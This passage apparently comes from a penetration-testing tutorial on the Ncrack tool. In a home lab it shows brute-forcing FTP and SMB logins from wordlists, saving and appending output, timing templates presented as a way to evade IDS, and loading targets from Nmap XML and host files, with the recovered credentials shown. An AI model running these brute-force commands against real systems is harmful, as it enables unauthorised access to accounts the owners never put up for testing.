
As you can observe that it has stored the result in two formats as “output.ncrack” and “output.xml”.

```
root@kali:~# ncrack -U user.txt -P pass.txt 192.168.0.106:21 192.168.0.105:21 -

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-04 13:55 EST

Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'
Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'

Ncrack done: 2 services scanned in 24.02 seconds.

Ncrack finished.
root@kali:~# cat output.
output.ncrack  output.xml
root@kali:~# cat output.ncrack
# Ncrack 0.6 scan initiated Tue Dec  4 13:55:34 2018 as: ncrack -U user.txt -P
output 192.168.0.106:21 192.168.0.105:21
Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'
Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'

# Ncrack done at Tue Dec  4 13:55:58 2018 -- 2 services scanned in 24.02 second
root@kali:~# cat output.xml
```

Append output


If the testing is being done in iterations, Ncrack gives us the option to append or add the output to an existing file with ease.

As you can observe that when we try to crack FTP service for the host: 192.168.0.106, it gives ignite:123 as login credential that I had to save in a text file.



1 ncrack -U user.txt -P pass.txt 192.168.0.106:21 -oN normal.txt

But on crack SMB service for the host: 192.168.0.105, it gives msfadmin:msfadmin as login credential and here I had appended the output in the previous text file.




1 ncrack -U user.txt -P pass.txt 192.168.0.105:445 -oN normal.txt --append-output

Conclusion: so by reading normal.txt file we got both output result at one place rather than clobber specified output files.

```
root@kali:~# ncrack -U user.txt -P pass.txt 192.168.0.106:21 -oN normal.txt

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-04 14:03 EST

Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'

Ncrack done: 1 service scanned in 18.02 seconds.

Ncrack finished.
root@kali:~# cat normal.txt
# Ncrack 0.6 scan initiated Tue Dec  4 14:03:23 2018 as: ncrack -U user.txt -
normal.txt 192.168.0.106:21
Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'

# Ncrack done at Tue Dec  4 14:03:41 2018 -- 1 service scanned in 18.02 secon
root@kali:~# ncrack -U user.txt -P pass.txt 192.168.0.105:445 -oN normal.txt


Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-04 14:03 EST

Discovered credentials for netbios-ssn on 192.168.0.105 445/tcp:
192.168.0.105 445/tcp netbios-ssn: 'msfadmin' 'msfadmin'

Ncrack done: 1 service scanned in 9.00 seconds.

Ncrack finished.
root@kali:~# cat normal.txt
# Ncrack 0.6 scan initiated Tue Dec  4 14:03:23 2018 as: ncrack -U user.txt -
normal.txt 192.168.0.106:21
Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'

# Ncrack done at Tue Dec  4 14:03:41 2018 -- 1 service scanned in 18.02 secon
# Ncrack 0.6 scan initiated Tue Dec  4 14:03:53 2018 as: ncrack -U user.txt -
normal.txt --append-output 192.168.0.105:445
Discovered credentials for netbios-ssn on 192.168.0.105 445/tcp:
192.168.0.105 445/tcp netbios-ssn: 'msfadmin' 'msfadmin'

# Ncrack done at Tue Dec  4 14:04:02 2018 -- 1 service scanned in 9.00 second
root@kali:~#
```

Nsock Trace

Ncrack lets us run the nsock trace on our target while attacking it, we can set the trace level anywhere from 0 to 10 depending on our objective. The output from this operation is quite large.



1 ncrack -U user.txt -P pass.txt 192.168.0.106:21 --nsock-trace 2

```
root@kali:~# ncrack -U user.txt -P pass.txt 192.168.0.106:21 --nsock-trace 2

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-04 14:12 EST
libnsock nsock_timer_create(): Timer created - 500ms from now.  EID 12
libnsock nsock_timer_create(): Timer created - 1000ms from now.  EID 20
libnsock nsock_iod_new2(): nsock_iod_new (IOD #1)
libnsock nsock_connect_tcp(): TCP connection requested to 192.168.0.106:21 (IOD
libnsock nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 24 [1
:21]
libnsock nsock_read(): Read request from IOD #1 [192.168.0.106:21] (timeout: 200
libnsock nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 34 [192.
] (20 bytes): 220 (vsFTPd 3.0.2)..
libnsock nsock_write(): Write request for 12 bytes to IOD #1 EID 43 [192.168.0.1
libnsock nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 43 [192
1]
libnsock nsock_read(): Read request from IOD #1 [192.168.0.106:21] (timeout: 200
libnsock nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 50 [192.
] (34 bytes): 331 Please specify the password...
libnsock nsock_write(): Write request for 10 bytes to IOD #1 EID 59 [192.168.0.1
libnsock nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 59 [192
1]
libnsock nsock_read(): Read request from IOD #1 [192.168.0.106:21] (timeout: 200
libnsock nsock_trace_handler_callback(): Callback: TIMER SUCCESS for EID 12
```

We weren't kidding when we said the output is large!

Timing and Performance

Timing Templates

Timing template in ncrack is defined by –T<0-5> having -T0 as the slowest and –T5 as the fastest. By default, all ncrack scans run on –T3 timing template. Timing template in Ncrack is used to optimize and improve the quality and performance of the scan to get desired results.


T5: Insane Scan

T4: Aggressive Scan

T3: Normal Scan


T2: Polite Scan

T1: Sneaky Scan



1 ncrack -U user.txt -P pass.txt 192.168.0.105:21 -T1


As you can observe from the given below image that it took **187.57 seconds** and for this reason, T0 and T1 are used to evade from firewall and IDS/IPS.



1 ncrack -U user.txt -P pass.txt 192.168.0.105:21 -T5

2 ncrack -U user.txt -P pass.txt 192.168.0.105:21

On executing the above command you can compare the time of completing the process in both results, it took **15.01 seconds** during T5 and **24.00 seconds** during default (T3).



Service-Specific Options

cl (min connection limit): minimum number of concurrent parallel connections

CL (max connection limit): maximum number of concurrent parallel connections


at (authentication tries): authentication attempts per connection

cd (connection delay): delay <time> between each connection initiation


cr (connection retires): caps number of service connection attempts

to (time-out): maximum cracking <time> for service, regardless of success so far

You can use the above option while penetrating the whole network for cracking any service.




1 ncrack ssh://192.168.0.105 -m ftp:cl=10,CL=30,at=5,cd=2ms,cr=10,to=2ms -sL -d


root@kali:~# ncrack ssh://192.168.0.105 -m ftp:cl=10,CL=30,at=5,cd=2ms,cr=10,t
Starting Ncrack 0.6 (http://ncrack.org) at 2018-12-05 07:31 EST
----- [Timing Template] -----
cl=7, CL=80, at=0, cd=0, cr=30, to=0
----- [ServicesTable] -----
SERVICE cl CL at cd cr to ssl path db domain
ftp:21 10 30 5 2 10 2 no null null null
ssh:22 N/A N/A N/A N/A N/A N/A no null null null
telnet:23 N/A N/A N/A N/A N/A N/A no null null null
http:80 N/A N/A N/A N/A N/A N/A no null null null
pop3:110 N/A N/A N/A N/A N/A N/A no null null null
imap:143 N/A N/A N/A N/A N/A N/A no null null null
netbios-ssn:445 N/A N/A N/A N/A N/A N/A no null null null
smb:445 N/A N/A N/A N/A N/A N/A no null null null
smb:139 N/A N/A N/A N/A N/A N/A no null null null
https:443 N/A N/A N/A N/A N/A N/A yes null null null
pwa:443 N/A N/A N/A N/A N/A N/A yes null null null
sip:5060 N/A N/A N/A N/A N/A N/A no null null null
pop3s:995 N/A N/A N/A N/A N/A N/A yes null null null
mssql:1443 N/A N/A N/A N/A N/A N/A no null null null
mysql:3306 N/A N/A N/A N/A N/A N/A no null null null
ms-wbt-server:3389 N/A N/A N/A N/A N/A N/A no null null null
rdp:3389 N/A N/A N/A N/A N/A N/A no null null null
psql:5432 N/A N/A N/A N/A N/A N/A no null null null
vnc:5801 N/A N/A N/A N/A N/A N/A no null null null
vnc:5900 N/A N/A N/A N/A N/A N/A no null null null
vnc:5901 N/A N/A N/A N/A N/A N/A no null null null
vnc:6001 N/A N/A N/A N/A N/A N/A no null null null
redis:6379 N/A N/A N/A N/A N/A N/A no null null null
winrm:5985 N/A N/A N/A N/A N/A N/A no null null Workstation
winrm:5986 N/A N/A N/A N/A N/A N/A no null null Workstation
cassandra:9160 N/A N/A N/A N/A N/A N/A no null null null
cassandra:9042 N/A N/A N/A N/A N/A N/A no null null null
mongodb:27017 N/A N/A N/A N/A N/A N/A no null admin null
----- [Targets] -----
Host: 192.168.0.105
ssh:22 cl=7, CL=80, at=0, cd=0, cr=30, to=0ms, ssl=no, path=/, db=admin, dom
Ncrack done: 1 service would be scanned.
Probes sent: 0 | timed-out: 0 | prematurely-closed: 0

Target Specification

Input from Nmap's XML

You might be aware of Nmap tool its functionality, suppose while scanning network with the help of nmap you have stored its result in XML format then you can use ncrack **-iX option** to crack the running services with the help of XML file format.





```
1 ncrack -u ignite -pass 123 -iX nmap.xml
```

As you can observe from the given image that ncrack itself, cracked the password for FTP without specifying any service or port in the command.

```
root@kali:~# nmap -sV -p21 192.168.0.106 -oX nmap.xml
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-06 12:54 EST
Nmap scan report for 192.168.0.106
Host is up (0.00063s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
MAC Address: 00:0C:29:37:8D:D6 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https
Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
root@kali:~# cat nmap.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/bin/../share/nmap/nmap.xsl" type="text
<!-- Nmap 7.70 scan initiated Thu Dec  6 12:54:17 2018 as: nmap -sV -p21
<nmaprun scanner="nmap" args="nmap -sV -p21 -oX nmap.xml 192.168.0.106" s
="7.70" xmloutputversion="1.04">
<scaninfo type="syn" protocol="tcp" numservices="1" services="21"/>
<verbose level="0"/>
<debugging level="0"/>
<host starttime="1544118858" endtime="1544118858"><status state="up" reas
<address addr="192.168.0.106" addrtype="ipv4"/>
<address addr="00:0C:29:37:8D:D6" addrtype="mac" vendor="VMware"/>
<hostnames>
</hostnames>
<ports><port protocol="tcp" portid="21"><state state="open" reason="syn-a
sion="3.0.2" ostype="Unix" method="probed" conf="10"><cpe>cpe:/a:vsftpd:v
</ports>
<times srtt="630" rttvar="3770" to="100000"/>
</host>
<runstats><finished time="1544118858" timestr="Thu Dec  6 12:54:18 2018"
; 1 IP address (1 host up) scanned in 1.07 seconds" exit="success"/><host
</runstats>
</nmaprun>
root@kali:~# ncrack -user ignite -pass 123 -iX nmap.xml

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-06 12:54 EST

Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'

Ncrack done: 1 service scanned in 3.00 seconds.

Ncrack finished.
```

Input from the Text file

Executing command again and again on multiple hosts is quite time-consuming efforts, therefore, you can place all host IP in a text file and then use it for cracking any particular service.





```
1 ncrack -U user.txt -P pass.txt -iL host.txt -p21
```

```
root@kali:~# cat host.txt
192.168.0.101
192.168.0.105
192.168.0.106
root@kali:~# ncrack -U user.txt -P pass.txt -iL host.txt -p21

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-06 13:03 EST

Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'
Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'

Ncrack done: 3 services scanned in 24.03 seconds.

Ncrack finished.
root@kali:~#
```


Exclude Host from List

Suppose you are using a list that contains multiple IP or range of IP and you don't want to crack service for a specific IP then you can use **–exclude option** to eliminate that particular IP from list of hosts.




```
1  ncrack -U user.txt -P pass.txt -iL host.txt -p21 --exclude 192.168.0.106
```

As you can observe, this time it does not crack for 192.168.0.106 and shown the result for the remaining IP.


root@kali:~# ncrack -U user.txt -P pass.txt -iL host.txt -p21 --exclude 192.1
Starting Ncrack 0.6 (http://ncrack.org) at 2018-12-06 13:07 EST
Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'
Ncrack done: 2 services scanned in 21.00 seconds.
Ncrack finished.
root@kali:~#